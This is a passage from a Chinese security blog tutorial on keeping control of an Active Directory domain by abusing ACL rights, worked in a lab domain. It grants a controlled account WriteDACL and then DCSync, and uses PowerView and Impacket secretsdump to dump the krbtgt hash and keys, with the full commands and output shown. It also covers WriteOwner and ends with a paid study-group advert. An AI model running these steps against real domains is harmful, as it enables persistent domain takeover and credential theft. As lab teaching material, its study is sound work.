
Workstations allowed     All
Logon script
User profile
Home directory
Last logon               2021/10/26 11:29:48

Logon hours allowed      All


Local Group Memberships
Global Group memberships  *Domain Users
The command completed successfully.
```

现在我们获得了域管理员的权限，并想进行权限维持。我们可以进行如下操作：

如图所示打开 Active Directory 用户和计算机——>找到 xie.com——>右键属性——>安全——>高级——>添加



如图所示主体选择 hack 用户，类型允许，应用于的话默认即可。勾选“修改权限”属性，确定——>应用即可。



如图所示赋予完成后，使用 `adfind` 查询域 `xie.com` 的权限信息，可以看到 `hack` 用户已经对域 `xie.com` 有修改 DACL 的权限了。

```
adfind.exe -b DC=xie,DC=com -sc getacl -sddlfilter ;;;;xie\hack
```

```
C:\Users\Administrator\Desktop>adfind.exe -b DC=xie,DC=com -sc getacl -sddlfilter ;;;;xie\hack
AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020
Using server: DC.xie.com:389
Directory: Windows Server 2012 R2

dn:DC=xie,DC=com
>nTSecurityDescriptor: [DACL] ALLOW;[CONT INHERIT];[WRT PERMS];;;;XIE\hack

1 Objects returned
```

如图所示然后以 `hack` 用户的身份使用 Empire 下的 `powerview.ps1` 脚本手动给域用户 `hack` 自身添加对域 `xie.com` 的 `DCSync` 权限。

```
Import-Module .\powerview.ps1
```

#添加用户 hack 对域对象 xie.com 的 DCSync 权限

```
Add-DomainObjectAcl -TargetIdentity 'DC=xie,DC=com' -PrincipalIdentity hack -
Rights DCSync -Verbose
```

```
PS C:\Users\hack\Desktop> Import-Module .\powerview.ps1
PS C:\Users\hack\Desktop> Add-DomainObjectAcl -TargetIdentity 'DC=xie,DC=com' -PrincipalIdentity hack -Rights DCSync -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://AD.XIE.COM/DC=XIE,DC=COM
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=hack)(name=hack)(displayName=hack))))
VERBOSE: [Get-DomainSearcher] search base: LDAP://AD.XIE.COM/DC=XIE,DC=COM
VERBOSE: [Get-DomainObject] Extracted domain 'xie.com' from 'DC=xie,DC=com'
VERBOSE: [Get-DomainSearcher] search base: LDAP://AD.XIE.COM/DC=xie,DC=com
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(distinguishedname=DC=xie,DC=com))))
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com 'DCSync' on DC=xie,DC=com
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com rights GUID '1131f6aa-9c07-11d1-f79f-00c04fc2dcd2' on DC=xie,DC=com
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com rights GUID '1131f6ad-9c07-11d1-f79f-00c04fc2dcd2' on DC=xie,DC=com
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com rights GUID '89e95b76-444d-4c62-991a-0facbeda640c' on DC=xie,DC=com
```

如图所示赋予完成后，我们再次查询，可以看到 hack 用户已经拥有对域 xie.com 具有 DCSync 权限了。

adfind.exe -b DC=xie,DC=com -sc getacl -sddlfilter ;;;;xie\hack

```
C:\Users\Administrator\Desktop>adfind.exe -b DC=xie,DC=com -sc getacl -sddlfilter ;;;;xie\hack

AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020

Using server: DC.xie.com:389
Directory: Windows Server 2012 R2

dn:DC=xie,DC=com
>nTSecurityDescriptor: [DACL] OBJ ALLOW;[CTL];Replicating Directory Changes In Filtered Set;;;XIE\hack
>nTSecurityDescriptor: [DACL] OBJ ALLOW;[CTL];Replicating Directory Changes;;;XIE\hack
>nTSecurityDescriptor: [DACL] OBJ ALLOW;[CTL];Replicating Directory Changes All;;;XIE\hack
>nTSecurityDescriptor: [DACL] ALLOW;[CONT INHERIT];[WRT PERMS];;;;XIE\hack
```

现在我们可以使用 hack 用户通过目录复制服务(DRS, Directory Replication Service)的 GetNCChanges 接口向域控发起数据同步请求，从而获得任意用户的密码哈希了。

python3 secretsdump.py xie/hack:P@ss1234@10.211.55.4 -just-dc-user krbtgt

执行结果如图所示。

```
→ examples git:(master) * python3 secretsdump.py xie/hack:P@ss1234@10.211.55.4 -just-dc-user krbtgt
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b5140ee:43b58d80565ff5ce5043d6706d2bf168:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:80c06a8d6acbf993d7e6cf3d8ccea7e16a6d2823ab9ef509d4ec62089bd4c1ec
krbtgt:aes128-cts-hmac-sha1-96:4acedd94f48b3d969f903101dd849e67
krbtgt:des-cbc-md5:3e75c4adcbb0ea7c
[*] Cleaning up...
```

此后，不管域内密码怎么修改，只要我们控制的 hack 用户对域 xie.com 的 WriteDACL 权限还在，我们就可以给任意用户赋予 DCSync 权限，从而接管整个域了！

WriteOwner 权限

如图所示 WriteOwner 权限就是可以修改目标对象的 Owner 属性，该权限可以修改指定安全对象的 Owner 属性为任意用户。而 Owner 默认拥有 WriteDACL 等权限，因此就可以利用 WriteDACL 的利用方式，这里不再赘述。

权限:

- ☐ 完全控制
- ☐ 列出内容
- ☐ 读取全部属性
- ☐ 写入全部属性
- ☐ 删除
- ☐ 删除子树目录
- ☐ 读取权限
- ☐ 修改权限
- ☒ 修改所有者
- ☐ 所有验证的写入
- ☐ 所有扩展权限
- ☐ 创建所有子对象

总结

从上面的例子我们可以看出，针对域用户进行权限维持的话，比较好用的是 User-Force-Change-Password 扩展权限和 GenericAll 权限；针对域组进行权限维持的话，比较好用的是修改 member 属性的权限；针对机器用户进行权限维持的话，比较好用的是修改 msDS-AllowedToActOnBehalfOfOtherIdentity 属性的权限；针对域对象进行权限维持的话，比较好用的是 DCSync 权限。这几个是

针对不同对象进行权限维持的最小权限。而比如 GenericWrite 权限又可以修改所有属性，因此针对域组和机器用户进行权限维持的话，也可以使用 GenericWrite 权限。而 WriteDACL、WriteOwner 权限和 GenericAll 权限又相当于可以完全控制目标对象，因此针对任何对象进行权限维持，也都可以使用 WriteDACL、WriteOwner 权限和 GenericAll 权限。但是，虽然说不同权限可能达到的效果是一样的，但是中间可能会需要不同的步骤。比如说针对域对象进行权限维持，直接赋予 DCSync 即可。但是如果你赋予 WriteDACL 权限的话，你还得再手动新增对域具有 DCSync 的 ACE 到域对象上，这样比较麻烦。在实战中，我们尽可能简单的进行权限维持，直接赋予对整个域对象的 DCSync 权限即可。

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。


谢公子

我加入了这个星球，邀你一起学习

**域渗透攻防指南**
星主：谢公子

60+

成员数量

30+

内容数量

306

运营天数

现价：¥199

微信扫码加入星球



知识星球

谢公子学安全